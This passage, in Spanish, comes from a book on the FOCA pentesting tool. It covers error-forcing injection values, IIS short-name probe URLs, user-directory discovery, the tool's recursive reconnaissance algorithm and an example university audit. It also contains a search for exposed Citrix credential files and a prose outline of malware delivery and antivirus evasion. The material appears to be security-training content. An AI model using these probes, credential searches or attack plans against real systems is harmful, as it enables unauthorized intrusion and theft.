


Imagen 04.26: *Data Leaks* localizados por *FOCA*

En la Imagen anterior se puede ver cómo *FOCA* muestra la información de los *leaks* que han ido apareciendo. Por defecto, hasta la incorporación de este módulo *FOCA* sólo buscaba en las peticiones naturales sin realizar ningún esfuerzo extra en la generación de fugas de información por medio de mensajes de error, pero eso cambió en las últimas versiones.

Generación de Errores y Data Leaks en las URLs parametrizadas

Dentro de las opciones de configuración de *FOCA*, hay un módulo llamado "*Common Errores Enforcement*", que viene a significar que *FOCA* intentará provocar mensajes de error en *URLs* con parámetros inyectando diferentes valores. Para ello, asociado a cada servidor *web* hay un apartado donde aparece la lista de *URLs* que tienen parámetros, y por lo tanto que pueden ser manipulados de alguna manera.




Imagen 04.27: Lista de *URLs* parametrizadas localizada en un servidor *web*

Actualmente *FOCA* no hace búsqueda de parámetros en *URLs* que han sido filtradas con sistemas tipo *URLRewrite* por lo que quedarían fuera de esas pruebas. A cada una de las *URLs* parametrizadas que *FOCA* descubre, se pueden hacer dos tipos de comprobaciones, como se puede ver en las opciones de configuración.




Imagen 04 28. Opciones de forzado de errores

El primero de ellos es un escaneo de errores de conversión en las *Url* parametrizadas, muy común en aplicaciones *PHP*. La idea es localizar envíos de parámetros numéricos en aplicaciones *PHP*, como por ejemplo *URLs* como *HTTP://www.testserver.com/dca.PHP?var=1* y forzar una conversión de tipos implícita en la llamada, haciendo algo como *HTTP://www.testserver.com/dca.PHP?var[]=1*

Esta sintaxis, utilizando los corchetes, forzará al motor *PHP* a convertir el tipo de datos del parámetro en una estructura de tipo *array*. Si el parámetro *display_errors* en el fichero de configuración *PHP.ini* está activo, el servidor *web* mostrará un mensaje de error como el siguiente, generando un data *leak* que *FOCA* reconocerá:

- *Unsupported operand types in C:\server\htdocs\dca\dca.PHP on line 2*

El segundo de ellos genera una serie de peticiones cambiando los valores en todos y cada uno de los parámetros descubiertos en las *Url* parametrizadas, así realizará:

- Una petición con el parámetro vacío
- Una petición con una comilla simple
- Una petición con comilla doble
- Una petición con un número muy grande para generar un fallo de desbordamiento de tipos
- Una petición con una cadena con saltos de línea y caracteres nulos %0d%0a%00
- Una petición con un string en los valores numéricos del tipo F0C4F0C4
- Por último una petición con; y otra con ALT+126

Con este forzado de errores activo, las posibilidades de que el sitio *web* muestre data *leaks* aumentan

IIS Url Short name

Para todos los servidores *Internet Information Services* descubiertos en el dominio analizado, *FOCA* comprueba la característica *IIS Short Name*, que permite realizar un descubrimiento de ficheros en un servidor *web* por medio del sistema de nombres acortados que aún incorpora el sistema de ficheros en *Microsoft Windows*.

La herencia de los 8.3 caracteres en el nombre de los ficheros en un sistema *Microsoft Windows*, hace que aún sea posible poder acceder a un fichero utilizando ambos métodos, es decir, el del nombre acortado y el del nombre extendido. Aunque esta característica está disponible en *Windows*, en *IIS* no es posible, así, tanto si el fichero se encuentra como si no, se generará un error.

El servidor *IIS*, cuando se solicita un nombre acortado, va a intentar acceder al mismo, y si lo encuentra, dará un error 404, algo que no debería ocurrir. El caso es que cuando el fichero sí está, se continúa ejecutando el procesamiento de la *Url*, y si se construye una *Url* con ingenio, un atacante podría conseguir un error de *Bad Request*.

Jugando con los errores 404 y los errores *Bad Request*, es posible implementar un ataque a ciegas para descubrir el nombre de los ficheros alojados en el servidor. Esto se puede hacer solo en algunas versiones de *IIS* y *.NET* en las que no se ha filtrado el carácter * y en las que los errores 400 de *Bad Request* y 404 de *Not Found* son distintos.

Si el sitio es vulnerable se puede proceder a realizar la booleanización haciendo uso del símbolo de acortamiento en el nombre ~1, el carácter comodín *, y tomando el error 404 como un *True* y el *Bad Request* como un *False*. La siguiente tabla recoge las pruebas a realizar, y los resultados que se obtienen cuando el nombre del fichero existe (*valid*) o no existe (*invalid*).

IIS Version	URL	Result/Error Message
IIS 6	/valid*~1*/.aspx	HTTP 404 - File not found
IIS 6	/Invalid*~1*/.aspx	HTTP 400 - Bad Request
IIS 5.x	/valid*~1*	HTTP 404 - File not found
IIS 5.x	/Invalid*~1*	HTTP 400 - Bad Request
IIS 7.x .Net 2 No Error Handling	/valid*~1*/	Page contains: "Error Code 0x00000000"
IIS 7.x .Net 2 No Error Handling	/Invalid*~1*/	Page contains: "Error Code 0x80070002"

Imagen 04.29: Pruebas para reconocer *True* y *False* en servidores *IIS*

Con esta técnica solo se pueden descubrir los 6 primeros caracteres del nombre, ya que los últimos 2 serán ~1 o ~2, y luego la extensión será de 3 letras. Llegado a este punto, un atacante tendría que tratar de inferir los últimos caracteres del nombre y la extensión.

Para automatizar este escaneo se han desarrollado dos *plugins* para *FOCA*, *IIS Shortname Extractor* y *NTFS Based Server Enumerator*, que son descritos en el próximo capítulo.

Directorios de usuarios

FOCA también es capaz de localizar directorios que probablemente provengan de usuarios del sistema operativo que han obtenido espacio de publicación en los servidores *web Apache* del sistema por la instalación del módulo *mod_user_dir*.

Este módulo permite generar una carpeta en el servicio *web* para cada usuario, colgando de una *Url* que se indica con el carácter *tilde* o *virgulilla* seguido del nombre del usuario. Es decir, algo como ~usuario.




Imagen 04.30. Directorios de usuarios descubiertos en un servidor *web*

Cuando *FOCA* detecta una *Url* en la que aparece una estructura como la descrita, entonces lo indica en el árbol de vulnerabilidades para que el auditor pueda profundizar en el análisis de este servidor *web* por medio de otras estrategias.

Por ejemplo, creando un archivo con la lista de usuarios que han sido obtenidos de los *metadatos* de los ficheros publicados en el dominio objetivo, se podría utilizar crear un diccionario de nombres que pudiera ser utilizado como base para hacer fuzzing en el servidor *web*, utilizando el *plugin web Fuzzer* descrito en el próximo capítulo, donde se ha detectado la Vulnerabilidad, tratando de encontrar todos los directorios de todos los usuarios.

Por supuesto, un mal uso de las carpetas compartidas vía *web* por parte de los usuarios podría significar también que se descubrieran archivos y/o documentos propios de los directorios personales con los que el usuario trabaja en su máquina.

Hay que tener en cuenta que esta Vulnerabilidad solo aparecerá cuando se descubra alguna *Url* con este formato, pero puede ser que el servidor tenga el módulo *mod_user_dir* y *FOCA* no haya detectado usuarios. Es conveniente revisar el *software* que de un determinado servidor *web FOCA* ha sido capaz de descubrir, revisando con calma el *banner* obtenido vía *Shodan*, o vía las pruebas de *fingerprinting*. En algunos servidores aparecerá indicado en el *banner* el módulo *mod_users_dir*.

2. El algoritmo paso a paso

Teniendo en cuenta todos los aspectos de *FOCA* que se han estudiado en los capítulos dedicados al análisis de los *metadatos* en los documentos públicos, los procesos de descubrimiento de la red del dominio objetivo y las técnicas de localización de las vulnerabilidades descritas durante el presente capítulo, es posible tener una visión global del algoritmo que el programa lleva a cabo de forma automática para descubrir equipos clientes y servidores, dominios y subdominios, roles de los servidores, directorios, usuarios y todo el resto de información de un dominio objetivo.

Para hacer un resumen más o menos completo de todo lo visto hasta el momento en todos los capítulos que llevamos, supongamos que *FOCA* ha descubierto un documento de *Microsoft Word* publicado en la siguiente ruta:

- *HTTP://Apple1.sub.domain.com/~chema/dir/fil.doc*

En las primeras versiones de *FOCA* el documento se descargaba y se analizaban los *metadatos*, pero ahora el descubrimiento del documento con un proyecto de *FOCA* abierto, genera una buena cantidad de tareas mucho antes de que se proceda a descargar el documento, ya que hay una gran cantidad de información que es posible obtener con análisis detallados, simplemente teniendo esa *Url*.

1. En primer lugar, ya que la *Url* comienza con *HTTP*, es evidente que el servidor ofrece el servicio *web*, por lo que se añade este rol al equipo.
2. A continuación *FOCA* solicita el *banner* y se extrae toda la información del servidor.
3. Además, se extrae el dominio principal y se añade a la lista de dominios.
4. A continuación se buscan registros bien conocidos para este dominio.
5. Sub.domain.com es un subdominio, por lo que se añade a la lista de dominios.
6. Y se realizan también consultas *DNS* para los registros *well known*.
7. Ahora, para todos los servidores que no se encontraban localizados en ningún dominio, se tratan de resolver sus nombres en los nuevos dominios localizados.
8. Se obtiene *Apple1*.subdomain.domain.com como nuevo nombre de equipo.
9. De forma manual se puede aplicar *DNS* prediction con *Apple1* para cada dominio, probando *Apple2*, *Apple3*... etc.
10. A continuación se resuelve la dirección *IP* del equipo.
11. Se obtiene el certificado digital de la conexión *HTTPS*.
12. Y se buscan nuevos dominios incluidos en el certificado.
13. Se obtiene el *banner* del servidor usando la *IP*, en lugar del nombre de dominio.



14. Entonces se usa *Bing IP*, para tratar de localizar otros dominios alojados en esa misma dirección *IP*.

15. Se repite el algoritmo para cada nuevo dominio.

16. *FOCA* se conecta entonces a los servidores de nombres internos disponibles.

17. Se realiza un scanner *PTR* para tratar de encontrar máquinas de la red interna.

18. Para cada dirección *IP* que se localice, se aplica de nuevo *Bing IP*.

19. Además, se tratará de extraer de la *Url* nombres de usuario, como Chema en nuestro ejemplo.

20. Se extraen los nombres de directorios de la *Url*. En este caso serían los directorios */~chema* y */~chema/dir/*

21. Se intenta realizar *directory listing* en cada directorio encontrado.

22. En cada ruta, se prueban métodos *HTTP* inseguros (*PUT*, *DELETE*, *TRACE*...).

23. Se trata de identificar el *software* a través de los mensajes de error 404.

24. Y a través de los mensajes de error de las *frameworks* tipo *JSP* o *ASP*.

25. Se lleva a cabo una búsqueda por diccionario probando nombres de equipos y servidores comunes contra los servidores *DNS* disponibles.

26. Se intenta obtener una transferencia de zona para obtener todos los registros del mapa del dominio objetivo.

27. Se buscan nuevas *URLs Indexadas* en buscadores que estén relacionadas con el nombre de equipo.

28. Después se descarga el fichero.

29. Se extraen sus *metadatos*, la información oculta y los datos perdidos.

30. Se ordena la información y se presenta de forma sencilla y clara.

31. Y, finalmente, por cada dirección *IP* o por cada *Url* que se haya encontrado se repite de nuevo el algoritmo.

Todo este proceso es un cambio de funcionamiento totalmente distinto a como funcionaban las primeras versiones de *FOCA*, donde todo era mucho mas manual. Aun así, muchas de las funciones que se han descrito en todas las fases del proyecto pueden seguir haciendose de manera manual, con lo que siempre se puede volver a generar mucho mas conocimiento del que a priori *FOCA* ha sido capaz de obtener.

Además, la activación de las *URLs* generará también la busqueda de vulnerabilidades, así por ejemplo será distinto el proceso que se realizará cuando se detecte un servidor como intercambiador de correo porque aparecía su direccion *IP* en un registro *MX* o en un registro *SPF*, que cuando el servidor haya sido marcado como servidor *DNS*.



3. Un ejemplo con FOCA

Para mostrar la potencia de *FOCA* respecto al descubrimiento automático de vulnerabilidades en los servidores localizados de un proyecto se van a mostrar los resultados de analizar el dominio de una gran universidad americana que se ha volcado en abrir sus clases a través de la *web* y que permite a usuarios de todo el mundo matricularse en gran cantidad de cursos a través de su plataforma *MOOC (Massive Online Open Courses)* y que supondremos que nos ha contratado para realizar una auditoría de seguridad de su red. En este análisis de nuevo cancelamos todas las opciones intrusivas, y por lo tanto se desactiva la transferencia de zonas *DNS* y el forzado de errores para provocar fugas de información.

Para las primeras fases de la auditoría se podría utilizar *FOCA*, ya que, como se ha mostrado a lo largo de los últimos tres capítulos, esta herramienta puede automatizar gran parte del trabajo inicial y ayudará a los pentesters a dirigir el resto de la auditoría.




Imagen 04.31: Dominios, servidores y máquinas clientes.

En este proceso se han utilizado todas las funcionalidades de análisis de *metadatos* estudiadas en el segundo capítulo para localizar y descargar todos los documentos publicados en la *web* y proceder a analizar sus *metadatos*, datos perdidos e información oculta.

También se ha procedido con el uso de las opciones de descubrimiento de la red descritas en el tercer capítulo, como las relacionadas con las consultas *DNS*, búsquedas con diccionario, transferencias de zona, uso de *Bing IP* y la consulta a *Robtex* y *Shodan*, y haciendo también uso de las funcionalidades descritas en este cuarto capítulo relacionadas con la búsqueda de vulnerabilidades en los servidores localizados, sería posible recolectar una gran cantidad de información que resultaría de gran ayuda para plantear el resto de la auditoría.

Tal y como puede verse en la figura 04.31, *FOCA* ha sido capaz de localizar cientos de dominios, servidores y máquinas de clientes del dominio estudiado, permitiendo a los auditores realizar un mapa muy completo de la red de la Universidad y elaborar una lista con un gran número de posibles objetivos y con cantidad de información sobre cada uno de ellos.

Pero, tal y como se ha estudiado en este capítulo, *FOCA* no solo consigue información sobre los servicios y versiones de *software* instaladas en los servidores, sino que trata de valorar si cada equipo localizado presenta alguna de las vulnerabilidades que el programa es capaz de descubrir.

Así, en el caso de la Universidad americana analizada, se pude observar en la imagen 04.32 cómo *FOCA* ha descubierto una gran cantidad de vulnerabilidades en sus servidores, como listados de directorios, ficheros *DS_Store*, métodos inseguros, *IIS Short Name*, *Multiple choices*, ficheros *Svn entries*, servidores con *leaks* de información y con directorios de usuarios y una enorme lista de equipos en los que se han localizado ficheros jugosos que podrán ser estudiados por los auditores en detalle.

Imagen 04.32: Vulnerabilidades.

Toda esta información resultará muy valiosa para que un *pentester* pueda dirigir el resto del proceso y, por ejemplo, haciendo uso de los *plugins* de *FOCA* y de los trucos que se presentan en el próximo capítulo, podrían explotarse algunas de estas vulnerabilidades para obtener gran cantidad de información sobre la estructura interna de los servidores vulnerables.

Por otra parte, los auditores también podrían hacer uso de la información obtenida por *FOCA* mediante el análisis de los *metadatos* de los ficheros publicados en los servidores, de la que se muestra un pequeño ejemplo en la imagen 04.33.

Imagen 04.33: Usuarios, emails, software y directorios.

De cada uno de los servidores y equipos clientes localizados, *FOCA* informa sobre los usuarios válidos en el equipo, rutas y directorios compartidos, sistema operativo, *software* instalado, etcétera. Además, entre otros muchos datos, *FOCA* provee a los auditores de una lista de correos electrónicos localizados en los documentos.

Utilizando toda esta información, como parte de la auditoría el *pentester* podría preparar un ataque dirigido, tal y como se mostró en la última sección del capítulo de análisis de *metadatos*, eligiendo un usuario con permisos de escritura en un determinado servidor con varias carpetas compartidas a las que accedan otros usuarios, de manera que sea sencillo instalar un *malware* sin llamar demasiado la atención. Si se dispone del nombre completo del usuario, su localización en Internet a través de redes sociales como *LinkedIN* resultaría más sencilla aún, de forma que pudiera entregársele un pendrive con el *malware* con el objeto de que lo conecte al equipo seleccionado como punto de entrada en el sistema analizado.

O, incluso, al estilo de los ataques *APT* (*Advanced Persistent Threat*), un atacante podría vulnerar servidores legítimos que se supone que el usuario puede visitar (tras realizar un estudio de su perfil público en internet) para distribuir el *malware* elegido.

Si además se conoce el *software* antivirus utilizado (mediante las técnicas descritas de *DNS Cache Snooping*, por ejemplo), el *malware* podría modificarse de manera que fuera aún más complicada su detección. Es decir, una vez que se tiene la información, el resto del ataque es cosa del *pentester*.

Capítulo V
Plugins, informes y otros trucos

A lo largo de este capítulo se van a realizar ciertas puntualizaciones o aclaraciones respecto al funcionamiento de *FOCA* y se mostrarán algunas opciones de configuración que no están directamente relacionadas con el análisis de *metadatos*, el descubrimiento de la red o la localización de vulnerabilidades, pero que un usuario avanzado de *FOCA* debe conocer para sacar el máximo partido a la aplicación.

A continuación se presentarán una serie de situaciones que pueden darse durante una auditoría de seguridad en las que *FOCA*, en colaboración con otras aplicaciones como *Burp Suite*, las técnicas de *Evil Grade* o el uso de *Meta*sploit, puede resultar una herramienta fundamental para el éxito de las pruebas.

Se estudiarán posteriormente los diferentes *plugins* que han sido desarrollados hasta el momento para *FOCA* y se verá el *API* de conexión para poder crear *plugins* propios que extiendan la funcionalidad de la herramienta. Hasta el momento, los *plugins* que vienen desarrollados permiten aprovechar diferentes vulnerabilidades descubiertas en los servidores del dominio auditado con *FOCA* con el objetivo de averiguar aún más sobre la estructura interna del servidor, buscar archivos que puedan ser jugosos para una auditoría y obtener toda la información posible que, en última instancia, pueda permitir una escalada de privilegios.

Por el momento *FOCA* viene con una herramienta para explotar *DNS Cache Snooping*, con un *plugin* para hacer *web fuzzering*, con una pequeña tool para explotar una Vulnerabilidad de *SQL injection*, con un analizador *Extractor* de información para los repositorios *Subversion* y el fichero *.Svnentries* y con un *plugin* para sacar partido del *bug* de *IIS Short Name* en los servidores de *Microsoft Internet Information Services* que presenten esta Vulnerabilidad.

FOCA también tiene una pequeña herramienta de generación de informes, cuyo uso será mostrado a continuación. Esta herramienta permite presentar de forma clara y sencilla los resultados que se extraen de los proyectos realizados, incluyendo la posibilidad de editar los informes para adaptarlos a la política corporativa.

Finalmente se presentará la herramienta *FOCA Online* que puede venir bien en determinadas ocasiones. Es una aplicación *web* muy sencilla que permite realizar el análisis de los *metadatos* contenidos en ciertos tipos de documentos ofimáticos e imágenes de forma fácil y rápida a través de una página *web*. Así, cuando no se tenga a mano la herramienta completa de *FOCA* se puede hacer uso de la versión *online*.



1. Funciones avanzadas de FOCA

En *FOCA* existen funciones útiles que pueden utilizarse durante el proceso de auditoria. Estas utilidades permitirán sacar mas provecho de la herramienta y conseguir mejores resultados tanto en rendimiento como en datos obtenidos. Aquí va una lista de las principales características.

Cómo ha localizado FOCA la información

En todo momento *FOCA* informa al usuario de como se ha localizado cada dato. Por ejemplo, en la imagen 05.01 es posible comprobar como se han encontrado diferentes servidores para el dominio *Apple.com* accediendo a los detalles de cada equipo.

- Unos se han encontrado tras realizar consultas a los servidores *DNS*
- Otros se han inferido tras localizar un documento en un motor de busqueda
- Otros se han obtenido con informacion de *Robtex* o *Shodan*
- Varios servidores se han localizado tras realizar una consulta en *Bing IP*
- Y algunos han sido descubiertos tras analizar el certificado digital de una conexión *HTTPS*




Imagen 05.01: Servidores del dominio *Apple.com* localizados por diferentes metodos

Como se puede ver, el algoritmo recursivo de *FOCA* permite que la misma información sea encontrada de forma distinta. Incluso dos procesos de *pentesting* sobre el mismo dominio realizados con *FOCA*, cambiaran en los resultados dependiendo de cuál sea el orden en que la herramienta encuentre las *URLs*, los servidores, etcétera.

No es descabellado realizar varios analisis sobre el mismo dominio con *FOCA* para encontrar información diferente

Búsqueda personalizada

Por defecto, *FOCA* busca ficheros indexados en los buscadores de Internet que se hayan seleccionado en el panel de Metadata que tengan que ver única y exclusivamente con direcciones *URI* pertenecientes al dominio principal del proyecto y sin poner ninguna otra restricción adicional que el tipo de ficheros que el usuario ha seleccionado en el panel del tipo de archivos, algo que implicará en la extensión y el *filetype* de los ficheros buscados

En el caso de querer personalizar la búsqueda de documentos añadiendo más filtros para poder restringir o expandir los resultados - segun sea la necesidad en cada caso , es posible entonces cambiar los parámetros de la cadena de busqueda que se va a enviar a los motores de búsqueda

Para ello es suficiente con apretar sobre la opción *Custom Search* y *FOCA* desplegara un cuadro de texto donde se podrá cambiar la configuracion de busqueda para adaptarla a las necesidades del auditor Hay que tener en cuenta que esas cadenas de busqueda personalizadas no tienen por qué funcionar igual en todos los motores de busqueda




Imagen 05.02 Busqueda personalizada

Esta opción es muy util cuando se quiere seleccionar muy bien el objetivo Hay que tener presente que el modulo de busqueda de documentos es tambien un modulo de busqueda de *URLs*, asi que si se encuentra cualquier *Url* a través de el - incluso aunque no sea de ningun documento ofimatico - esa *Url* pasará a ser analizada dentro de todo el proceso de descubrimiento de red y busqueda de vulnerabilidades.

Si se quiere encontrar *URLs* que tengan fugas de informacion, a lo mejor es interesante seleccionar *URLs* con ficheros *PHP* que tenga unos determinados parametros Basta con hacer uso de esta opción de *Custom Search* y aplicar todos los conocimientos de *Google Hacking* o *Bing Hacking* que se tengan para lograr ese objetivo.

Además, esto puede usarse tambien incluso sin que se haya creado un proyecto asociado a un dominio, por lo que se podrían hacer busquedas de documentos con *metadatos* desde múltiples dominios, como si fuera un *Google Hacking*.

Por ejemplo, si se quieren encontrar ficheros de clientes *Citrix* con usuarios y contraseñas, basta con seleccionar *Custom Search* en el panel de documentos, borrar todos los parámetros de la búsqueda y escribir *ext ica* A partir de ese momento *FOCA* buscara en *Google* todos los ficheros de configuración de conexiones a servidores *Citrix*. Una vez descargados y analizados, se podra tener en la lista de *metadatos* aquellos usuarios que han aparecido en cada uno de estos ficheros Rapido y funcional.

A pesar de que *FOCA* no analice todos los ficheros, esta opcion puede usarse tambien como gestor de descargas, ya que tras escribir el comando de *Google Hacking* para obtener las *URLs* de los objetivos, se pueden seleccionar los resultados y descargar todos los ficheros comodamente

Obtención de URLs en Dominios muy grandes

Cuando se esta auditando un dominio realmente grande, con miles de documentos publicados en la *web*, los límites que nos imponen los buscadores harían que solo se pudiera acceder a una mínima parte de estos ficheros si utilizamos las opciones de búsqueda de documentos normales.

Por defecto, en el panel de documentos se realizan las búsquedas de los documentos haciendo un *site:dominio_auditado*. Si este tiene muchos subdominios, nos quedaremos sin conseguir las *URLs* de todos los documentos, por lo que hay que buscar otras estrategias. En este ejemplo, como se puede ver, hay 44.000 ficheros *DOC Indexados* en *Google*, lo que hace inviable conseguir estas direcciones preguntando al buscador por el dominio principal.




Imagen 05.03: Ficheros *.doc Indexados* en *Google* del dominio *army.mil*

La primera opción que podemos utilizar es la de realizar las búsquedas manualmente usando las opciones de *Custom Search* explicadas en el punto anterior. Con paciencia y artesanía podremos ir generando búsquedas que den mas y mas *URLs* hasta obtener, si no todas, sí muchas mas de las obtenidas inicialmente.

La segunda opción es que para solucionar este problema *FOCA* ofrece la posibilidad de elegir el servidor o el dominio desde el que se desean buscar los ficheros, de forma que sea posible acceder a todos los resultados *Indexados* de cada uno de los subdominios o de cada uno de los servidores previamente descubiertos, realizando búsquedas parciales.

